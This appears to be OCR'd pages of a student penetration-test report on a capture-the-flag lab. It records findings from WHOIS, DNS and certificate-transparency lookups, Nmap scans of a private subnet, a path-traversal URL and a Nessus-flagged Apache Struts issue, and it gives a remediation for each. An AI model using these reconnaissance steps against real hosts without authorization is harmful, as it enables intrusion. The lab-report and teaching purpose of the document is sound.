
**Images**







| | |
|---|---|
| |  |
| **Affected Hosts** | http://192.168.14.35/disclaimer.php?page=disclaimer_2.txt |
| **Remediation** | Ensure user inputs are validated, filtered, and sanitized. Refrain from using unsanitized user input directly in file system operations and employ allow-list path validation. |

| Vulnerability 1 | Findings |
|---|---|
| **Title** | Open Sourced Exposed Data **WHOIS Records** |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | Low |
| **Description** | Utilized Open Source Intelligence (OSINT) tools to investigate **domain dossier** WHOIS records and identified the area of risk within these records. The vulnerability was uncovered due to a frequent oversight in OSINT, where confidential data was inadvertently disclosed in WHOIS information. |

| | |
|---|---|
| **Images** |  <br>Queried **whois.godaddy.com** with "**totalrekall.xyz**"...<br>`Domain Name: totalrekall.xyz`<br>`Registry Domain ID: D273189417-CNIC`<br>`Registrar WHOIS Server: whois.godaddy.com`<br>`Registrar URL: https://www.godaddy.com`<br>`Updated Date: 2024-02-03T15:15:56Z`<br>`Creation Date: 2022-02-02T19:16:16Z`<br>`Registrar Registration Expiration Date: 2025-02-02T23:59:59Z`<br>`Registrar: GoDaddy.com, LLC`<br>`Registrar IANA ID: 146`<br>`Registrar Abuse Contact Email: abuse@godaddy.com`<br>`Registrar Abuse Contact Phone: +1.4806242505`<br>`Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited`<br>`Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited`<br>`Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited`<br>`Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited`<br>`Registry Registrant ID: CR534509109`<br>`Registrant Name: sshUser alice`<br>`Registrant Organization:`<br>`Registrant Street: h8s692hskasd Flag1`<br>`Registrant City: Atlanta` |
| **Affected Hosts** | https://centralops.net/co/DomainDossier.aspx |
| **Remediation** | Recommended to use domain privacy services, which replaces your personal information in Whois records with the information of a forwarding service. Regularly review and update these records, ensuring they do not contain sensitive information. |

| Vulnerability 2 | Findings |
|---|---|
| **Title** | Open Sourced Exposed Data **DNS Records** |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | Low |
| **Description** | On the same Domain Dossier page, by the **DNS records**, we can locate the **TXT Records** for the domain for totalrekall.xyz. |


**Images**

**DNS records**


| name | class | type | data | time to live |
|---|---|---|---|---|
| totalrekall.xyz | IN | A | 3.33.130.190 | 300s (00:05:00) |
| totalrekall.xyz | IN | A | 15.197.148.33 | 300s (00:05:00) |
| totalrekall.xyz | IN | NS | ns51.domaincontrol.com | 3600s (01:00:00) |
| totalrekall.xyz | IN | NS | ns52.domaincontrol.com | 3600s (01:00:00) |
| totalrekall.xyz | IN | SOA | server: ns51.domaincontrol.com<br>email: dns@jomax.net<br>serial: 2023100600<br>refresh: 28800<br>retry: 7200<br>expire: 604800<br>minimum ttl: 600 | 3600s (01:00:00) |
| totalrekall.xyz | IN | TXT | flag2 is 7sk67cjsdbs | 3600s (01:00:00) |
| 33.148.197.15.in-addr.arpa | IN | PTR | a2aa9ff50de748dbe.awsglobalaccelerator.com | 300s (00:05:00) |
| 148.197.15.in-addr.arpa | IN | NS | ns-1454.awsdns-53.org | 172800s (2.00:00:00) |
| 148.197.15.in-addr.arpa | IN | NS | ns-201.awsdns-25.com | 172800s (2.00:00:00) |
| 148.197.15.in-addr.arpa | IN | NS | ns-2038.awsdns-62.co.uk | 172800s (2.00:00:00) |
| 148.197.15.in-addr.arpa | IN | NS | ns-936.awsdns-53.net | 172800s (2.00:00:00) |
| 148.197.15.in-addr.arpa | IN | SOA | server: ns-1454.awsdns-53.org<br>email: awsdns-hostmaster@amazon.com<br>serial: 1<br>refresh: 7200<br>retry: 900<br>expire: 1209600<br>minimum ttl: 86400 | 900s (00:15:00) |

| | |
|---|---|
| **Affected Hosts** | https://centralops.net/co/DomainDossier.aspx |
| **Remediation** | Regularly audit your DNS records, remove any unnecessary or outdated TXT records, and ensure that they do not contain sensitive information. Additionally, consider implementing DNSSEC to protect against DNS spoofing and other DNS-related vulnerabilities. |


| **Vulnerability 3** | **Findings** |
|---|---|
| **Title** | Open Sourced Exposed Data **Certificate Transparency** |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | **Medium** |
| **Description** | This vulnerability was identified on **crt.sh**, which suggests that a subdomain was publicly visible, potentially offering additional attack vectors for malicious actors. |

| | |
|---|---|
| **Images** |  <br>crt.sh Identity Search Group by Issuer<br>Criteria Type: Identity Match: ILIKE Search: 'totalrekall.xyz'<br>Common Name / Matching Identities<br>www.totalrekall.xyz www.totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU<br>totalrekall.xyz totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU<br>flag3-s7euwehd.totalrekall.xyz flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA<br>flag3-s7euwehd.totalrekall.xyz flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA<br>totalrekall.xyz totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA<br>totalrekall.xyz totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA |
| **Affected Hosts** | https://crt.sh/?q=totalrekall.xyz |
| **Remediation** | Ensure to use certificates from a trusted Certificate Authority (CA) and regularly update these certificates. Implement HTTP Strict Transport Security (HSTS) and Certificate Transparency (CT) logs to monitor for any unauthorized certificates. |





| Vulnerability 4 | Findings |
|---|---|
| **Title** | Nmap Vulnerability Scan |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | **Medium** |
| **Description** | This vulnerability was identified through a network scan, which involved enumerating the number of hosts. This process has the potential to reveal devices on the network that may be susceptible to exploitation.<br>**Method: Utilized nmap scan on ip 192.168.13.0/24 to reveal the vulnerability.** |


| | |
|---|---|
| **Images** |  |
| **Affected Hosts** | 192.168.13.0/24 |
| **Remediation** | Ensure your network is secured by using firewalls to block unnecessary ports and regularly updating and patching your systems. Additionally, employ intrusion detection systems (IDS) to monitor and alert about any potential scanning activities. |


| Vulnerability 5 | Findings |
|---|---|
| **Title** | Nmap Vulnerability Scan **Traceroute** |

| | |
|---|---|
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | **Medium** |
| **Description** | An aggressive Nmap scan was conducted, which unveiled the flag and identified the host operating Drupal.<br>**Method: Utilized the same ip for the following command**<br>**nmap -A 192.168.13.0/24** |
| **Images** |  |
| **Affected Hosts** | 192.168.13.13 |
| **Remediation** | Configure your firewall to block ICMP packets and implement rate limiting. Additionally, use Intrusion Detection Systems (IDS) to detect and alert about any potential scanning activities. |


| **Vulnerability 6** | **Findings** |
|---|---|
| **Title** | Critical Vulnerability **Apache Struts** |
| **Type (Web app / Linux OS / WIndows OS)** | Linux OS |
| **Risk Rating** | **Critical** |
| **Description** | The vulnerability was identified from the Nessus scan results, which pinpointed |

| | |
|---|---|
| | a critical issue in Apache Struts.<br>**Method: The results from nmap's aggressive scan. We targeted the IP address 192.168.13.12 and scanned this vulnerable IP using Nessus to obtain the results.** |
| **Images** |  <br>  <br>  <br>  |








